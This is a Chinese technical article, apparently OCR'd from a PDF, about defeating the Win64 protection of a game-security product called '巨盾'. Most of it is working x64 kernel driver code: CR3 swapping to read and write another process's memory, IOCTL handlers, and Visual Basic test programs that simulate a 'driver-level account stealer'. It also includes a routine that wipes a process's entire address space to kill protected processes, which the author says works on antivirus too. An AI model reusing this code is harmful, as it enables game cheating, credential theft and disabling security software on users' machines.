Win64 系统出现后游戏保护一直是空白，所以很多有保护的游戏都不能在 64 位系统上运行。有天我无意中发现，国内有个名叫“巨盾”的软件十分厉害，号称是世界上第一款支持 WIN64 的游戏保护软件，被多家媒体广泛报道（腾讯、新浪、华军）。我怀着好奇之心测试了一下，结果不出所料，它在 WIN64 上的游戏保护十分脆弱，基本起不到什么保护作用（自称：“巨盾在杀木马、防盗号、保护网银和游戏的帐号密码安全等方面表现出色”）。我心想，什么时候国内的游戏公司和安全公司把准要精力放在研发而不是吹牛上面，那就能和国外的同类软件有得一拼了（比如 EA 有脍炙人口的“极品飞车”和“孤岛危机”系列，而腾讯只有初学电脑的人才玩的“QQ 飞车”和“穿越火线”）。

好了，言归正传，首先回顾一下 WIN32 平台上是怎么实现游戏保护的。“游戏保护”是个比较宽的概念，我的理解有两种，一是保证玩家利益，保证不被木马盗号；二是保护开发者的利益，保证不被外挂破坏游戏的公平性从而影响运营。从技术上说，就是“三防”：一防读写进程内存，二防注入 DLL，三防模拟按键。突破“防止模拟按键”可以使用 WinIO 3；突破“防止注入 DLL”可以在内核里使用 KeInsertQueueApc 来插入 DLL，网上已经有相关的代码了；突破“读写进程内存”的方法比较多了，可以使用插 APC 的方法，也可以使用“CR3 大法”。这两种方法都是不错的方法，如果要防御，很明显后者更难防御。今天要详细介绍的方法，也是后者。

通过把 EPROCESS.KPROCSS.DirectoryTableBase 的值放进 CR3 里强制切换进程空间的方法在 WIN32 系统上有效，但在 WIN64 系统上又有了不同之处。首先看看 DirectoryTableBase 在 Widodws 7 x64 上相对于 PKPROCESS 的偏移：

```
struct _KPROCESS                        // 37 elements, 0x160 bytes (sizeof)
{
/*0x000*/     struct _DISPATCHER_HEADER Header;          // 29 elements, 0x18 bytes (sizeof)
/*0x018*/     struct _LIST_ENTRY ProfileListHead;        // 2 elements, 0x10 bytes (sizeof)
/*0x028*/     UINT64 DirectoryTableBase;
/*0x030*/     struct _LIST_ENTRY ThreadListHead;         // 2 elements, 0x10 bytes (sizeof)
              //...
              //省略后面的无关部分
              //...
}
```

从上面的结构体定义可知，DirectoryTableBase 在 PKRPOCESS 的 0x28 偏移处，而 KPROCESS 是 EPROCESS 的第一个项，所以可以说 DirectoryTableBase 相对于 PEPROCESS 的偏移是 0x28。要强制读写进程内存时，只要先保存 CR3 寄存器的旧值，然后把 EPROCESS.KPROCSS.DIRECTORY_TABLE_BASE 的值放进 CR3 寄存器里，就可以使用 RtlCopyMemory 来操作进程内存了。当读写完毕后，只要把 CR3 寄存器的旧值恢复即可。至于原理，可以去看看 WRK 中关于切换进程空间的源码，可发现内核切换进程空间就是这么实现的。虽然 WRK 里的相关代码非常之长，但核心原理就是这么简单。像打开进程只需要 PsLookupProcessByProcessId 以及 ObOpenObjectByPointer，但是 NtOpenProcess 的代码却非常之长。

根据这个原理，我写出了如下代码：

```
#define DIRECTORY_TABLE_BASE 0x028
```

```
ULONG64 Get64bitValue(PVOID p)
{
    if(MmIsAddressValid(p)==FALSE)
        return 0;
    return *(PULONG64)p;
}
```

```
void KReadProcessMemory(IN PEPROCESS Process, IN PVOID Address, IN UINT32 Length, OUT PVOID Buffer)
{
    ULONG64 pDTB=0,OldCr3=0,vAddr=0;
    //Get DTB
    pDTB=Get64bitValue((UCHAR*)Process + DIRECTORY_TABLE_BASE);
    if(pDTB==0)
    {
        DbgPrint("[x64Drv] Can not get PDT");
        return;
    }
    //Record old cr3 and set new cr3
    _disable();
    OldCr3=__readcr3();
    __writecr3(pDTB);
    _enable();
    //Read process memory
    if(MmIsAddressValid(Address))
    {
        RtlCopyMemory(Buffer,Address,Length);
        DbgPrint("[x64Drv] Date read: %ld", *(PDWORD)Buffer);
    }
    //Restore old cr3
    _disable();
    __writecr3(OldCr3);
    _enable();
}
```

```
void KWriteProcessMemory(IN PEPROCESS Process, IN PVOID Address, IN UINT32 Length, IN PVOID Buffer)
{
    ULONG64 pDTB=0,OldCr3=0,vAddr=0;
    //Get DTB
    pDTB=Get64bitValue((UCHAR*)Process + DIRECTORY_TABLE_BASE);
    if(pDTB==0)
    {
        DbgPrint("[x64Drv] Can not get PDT");
```

```
        return;
    }
    //Record old cr3 and set new cr3
    _disable();
    OldCr3=__readcr3();
    __writecr3(pDTB);
    _enable();
    //Read process memory
    if(MmIsAddressValid(Address))
    {
        RtlCopyMemory(Address,Buffer,Length);
        DbgPrint("[x64Drv] Date wrote.");
    }
    //Restore old cr3
    _disable();
    __writecr3(OldCr3);
    _enable();
}
```

KReadProcessMemory 和 KWriteProcessMemory 的参数和 WIN32API 中的两个读写进程内存的函数的原型大同小异，分别是 EPROCESS、虚拟地址，读（写）长度和输出（输入）缓冲区。代码都做了详细的注释，相信大家能一看就懂。其中有两个需要注意的代码细节。一是我在修改 CR3 寄存器的值时并没有使用内嵌汇编（当然也确实不支持直接内嵌汇编），而是使用了 WDK 文档里的函数。这几个函数（__readcr3()、__writecr3()、_enable()、_disable()）在 32 位驱动代码里也能使用，推荐大家在编程时尽量使用文档化的函数，而不是直接内嵌汇编；二是这两个函数既可以读写 32 位进程的内存，也可以读写 64 位进程的内存。在读写 32 位进程的内存时，把 Address 的高 32 位值置 0，把低 32 位值设置为你要修改的地址。

接下来请大家看看分发函数。为了简化代码，我使用了多个派遣历程（而不是使用一个派遣历程通过结构体传送多个参数），每个派遣例程都传送一个参数（每个派遣例程的功能从名字上就能看出）：

```
UINT32 idTarget=0;
PEPROCESS epTarget=NULL;
UINT32 idGame=0;
PEPROCESS epGame=NULL;
UINT32 rw_len=0;
UINT64 base_addr=0;
```

```
case IOCTL_InputProcessId:
{
    memcpy(&idGame,pIoBuffer,sizeof(idGame));
    DbgPrint("[x64Drv] PID: %ld",idGame);
    status=PsLookupProcessByProcessId((HANDLE)idGame, &epGame);
```

```
    if(!NT_SUCCESS(status))
        DbgPrint("[x64Drv]  Cannot  get  target!  Status:  %x;
EPROCESS: %llx",status,(ULONG64)epGame);
    else
        DbgPrint("[x64Drv] Get target OK! EPROCESS: %llx", (ULONG64)epGame);
    break;
}
case IOCTL_InputBaseAddress:
{
    memcpy(&base_addr,pIoBuffer,8);
    DbgPrint("[x64Drv] Base address: %lld",base_addr);
    break;
}
case IOCTL_InputReadWriteLen:
{
    memcpy(&rw_len,pIoBuffer,4);
    DbgPrint("[x64Drv] Read/Write length: %ld",rw_len);
    break;
}
case IOCTL_KReadProcessMemory: //OutputBuffer
{
    KReadProcessMemory(epGame,(PVOID)base_addr,rw_len,pIoBuffer);
    if(epGame!=NULL)
        ObDereferenceObject(epGame);
    break;
}
case IOCTL_KWriteProcessMemory: //InputBuffer
{
    KWriteProcessMemory(epGame,(PVOID)base_addr,rw_len,pIoBuffer);
    if(epGame!=NULL)
        ObDereferenceObject(epGame);
    break;
}
```

接下来编写测试程序。首先编写一个程序 A，当作“游戏”，它的功能就是显示自己一个 DWORD 类型变量的地址；再编写一个程序 B，当作“盗号程序”，来读写程序 A 里那个 DWORD 变量的值（使用普通的 ReadProcessMemory 和 WriteProcessMemory）；再编写一个程序 C，使用驱动程序来读写程序 A 里那个 DWORD 变量的值，当作“驱动级盗号程序”。这三个程序的代码都很简单，我就直接把核心代码贴出来不解释了。

```
'//程序 A（模拟游戏）
Private Declare Function GetCurrentProcessId Lib "kernel32.dll" () As Long
Dim dw As Long
Private Sub Command1_Click()
```

```
    MsgBox dw, vbInformation
End Sub
Private Sub Command2_Click()
    If IsNumeric(Text1.Text) = False Or Trim$(Text1.Text) = "" Then
        Text1.Text = ""
        Exit Sub
    End If
    If CDbl(Text1.Text) > &H7FFFFFFF Or CDbl(Text1.Text) < 0 Then
        MsgBox "值异常！请设置 0x0 至 0x7FFFFFFF 之间的值！", vbCritical
        Exit Sub
    End If
    dw = CLng(Text1.Text)
    MsgBox "值设置成功！", vbInformation
End Sub
```


```
'//程序 B（模拟盗号）
Private Declare Function OpenProcess Lib "kernel32.dll" (ByVal dwDesiredAccess As Long, ByVal bInheritHandle As Long, ByVal dwProcessId As Long) As Long
Private Declare Function ReadProcessMemory Lib "kernel32.dll" (ByVal hProcess As Long, lpBaseAddress As Any, lpBuffer As Any, ByVal nSize As Long, lpNumberOfBytesWritten As Long) As Long
Private Declare Function WriteProcessMemory Lib "kernel32.dll" (ByVal hProcess As Long, lpBaseAddress As Any, lpBuffer As Any, ByVal nSize As Long, lpNumberOfBytesWritten As Long) As Long
Dim h As Long
Private Sub Command1_Click()
    Dim dw As Long
    ReadProcessMemory h, ByVal CLng(Text1.Text), dw, 4, 0
    MsgBox dw, vbInformation
End Sub
Private Sub Command2_Click()
    Dim v As Long
    v = CLng(InputBox("输入您要设置的值：", , CStr(&HD2B)))
    WriteProcessMemory h, ByVal CLng(Text1.Text), v, 4, 0
End Sub
Private Sub Command3_Click()
    h = OpenProcess(&H1F0FFF, 0, CLng(Text2.Text))
    If h > 0 Then
        MsgBox "打开进程成功！句柄：" & CStr(h), vbInformation
    Else
        MsgBox "打开进程失败！", vbCritical
    End If
End Sub
```

```
'//程序 C（驱动级模拟盗号）
Public Type LONGLONG
```


```
    low As Long
    high As Long
End Type
Private Sub Command1_Click()  '//WriteProcessMemory
    Dim pid As Long
    pid = CLng(Text1.Text)
    Dim ba As LONGLONG
    ba.high = 0    '高 32 位设置为 0
    ba.low = CLng(Text2.Text)    '低 32 位设置为地址
    Dim rw_len As Long
    rw_len = 4
    Dim dw As Long
    dw = CLng(InputBox("Input a dword:", , CStr(&HD2B)))
    With DrvController
        Call .IoControl(.CTL_CODE_GEN(&H801), VarPtr(pid), 4, 0, 0)
        Call .IoControl(.CTL_CODE_GEN(&H802), VarPtr(ba), 8, 0, 0)
        Call .IoControl(.CTL_CODE_GEN(&H803), VarPtr(rw_len), 4, 0, 0)
        Call .IoControl(.CTL_CODE_GEN(&H805), VarPtr(dw), 4, 0, 0)
    End With
End Sub
Private Sub Command5_Click()  '//ReadProcessMemory
    Dim pid As Long
    pid = CLng(Text1.Text)
    Dim ba As LONGLONG
    ba.high = 0    '高 32 位设置为 0
    ba.low = CLng(Text2.Text)    '低 32 位设置为地址
    Dim rw_len As Long
    rw_len = 4
    Dim dw As Long
    dw = 0
    With DrvController
        Call .IoControl(.CTL_CODE_GEN(&H801), VarPtr(pid), 4, 0, 0)
        Call .IoControl(.CTL_CODE_GEN(&H802), VarPtr(ba), 8, 0, 0)
        Call .IoControl(.CTL_CODE_GEN(&H803), VarPtr(rw_len), 4, 0, 0)
        Call .IoControl(.CTL_CODE_GEN(&H804), 0, 4, VarPtr(dw), 4)
    End With
    MsgBox dw
End Sub
```

接下来就是正式测试了，首先运行程序 A（模拟游戏），再运行程序 B（模拟盗号）和程序 C（驱动级模拟盗号），然后用程序 B 和程序 C 读取程序 A 指定地址的内容：

关掉这几个打开的程序，然后使用“巨盾”保护 Game.exe：



再次运行这几个程序，可以发现程序 B 失效了，但是程序 C 没有失效：



就在我准备结束本文时，发现“巨盾”还有可笑的自我保护：


于是我只好再写几行代码来突破这个可笑的自我保护（进程虚拟地址空间擦除，简称 PVASE）：

```
NTSTATUS HwlPVASE64(PEPROCESS Process)
{
    ULONG64 pDTB=0,OldCr3=0,vAddr=0;
    //Get DTB
    pDTB=Get64bitValue((UCHAR*)Process + DIRECTORY_TABLE_BASE);
    if(pDTB==0)
    {
        DbgPrint("[x64Drv] Can not get PDT");
        return STATUS_UNSUCCESSFUL;
    }
    //Record old cr3 and set new cr3
    _disable();
    OldCr3=__readcr3();
    __writecr3(pDTB);
    _enable();
    //P.V.A.S.E
   for(vAddr=0;vAddr<=0x7fffffff;vAddr+=0x1000)
    {
        if(MmIsAddressValid((PVOID)vAddr))
        {
            _try
              {
                  ProbeForWrite((PVOID)vAddr,PAGE_SIZE,PAGE_SIZE);
                  memset((PVOID)vAddr,0x0,PAGE_SIZE);
              }
            _except(1)
              {
                  continue;
              }
        }
    }
    //Restore old cr3
    _disable();
    __writecr3(OldCr3);
    _enable();
    //return status
    return STATUS_SUCCESS;
}
```

```
case IOCTL_MmKillProcess64:    //PVASE 的派遣例程
{
    __try
    {
```

```
            memcpy(&idTarget,pIoBuffer,sizeof(idTarget));
            DbgPrint("[x64Drv] PID: %ld",idTarget);
            status=PsLookupProcessByProcessId((HANDLE)idTarget, &epTarget);
            if(!NT_SUCCESS(status))
            {
                DbgPrint("[x64Drv] Error! Status: %x; EPROCESS: %p",status,epTarget);
                break;
            }
            else
            {
                DbgPrint("[x64Drv] Get target OK! EPROCESS: %llx", (ULONG64)epTarget);
                HwlPVASE64(epTarget);
                ObDereferenceObject(epTarget);
            }
        }
        __except(EXCEPTION_EXECUTE_HANDLER)
        {
            ;
        }
        break;
}
```

把“巨盾”主进程 ggsafe.exe 的 PID 填入程序 C 里，点击“结束进程”，ggsafe.exe 的进程就悄无声息的退出了，连个出错的对话框都没有。此方法对其它带自我保护的进程（如杀毒软件的那些进程）也有效。顺便说一句，如果仅仅是为了突破“巨盾”在 WIN64 上的游戏保护功能，根本不用什么驱动，用户态程序就能达到目的了。甚至说，一个简单的脚本或者批处理就行了。“巨盾”没有注册表保护（或者说忽略了），如果把“巨盾”主程序的兼容性设置为“WIN95”，它就无法运行了：



本文到此结束。示例代码在附件里。本文最早是我在 2011 年写的学习笔记，现在已经过去很久了，但是巨盾在反盗号和自我保护方面却没有一点进步，实在令人汗颜。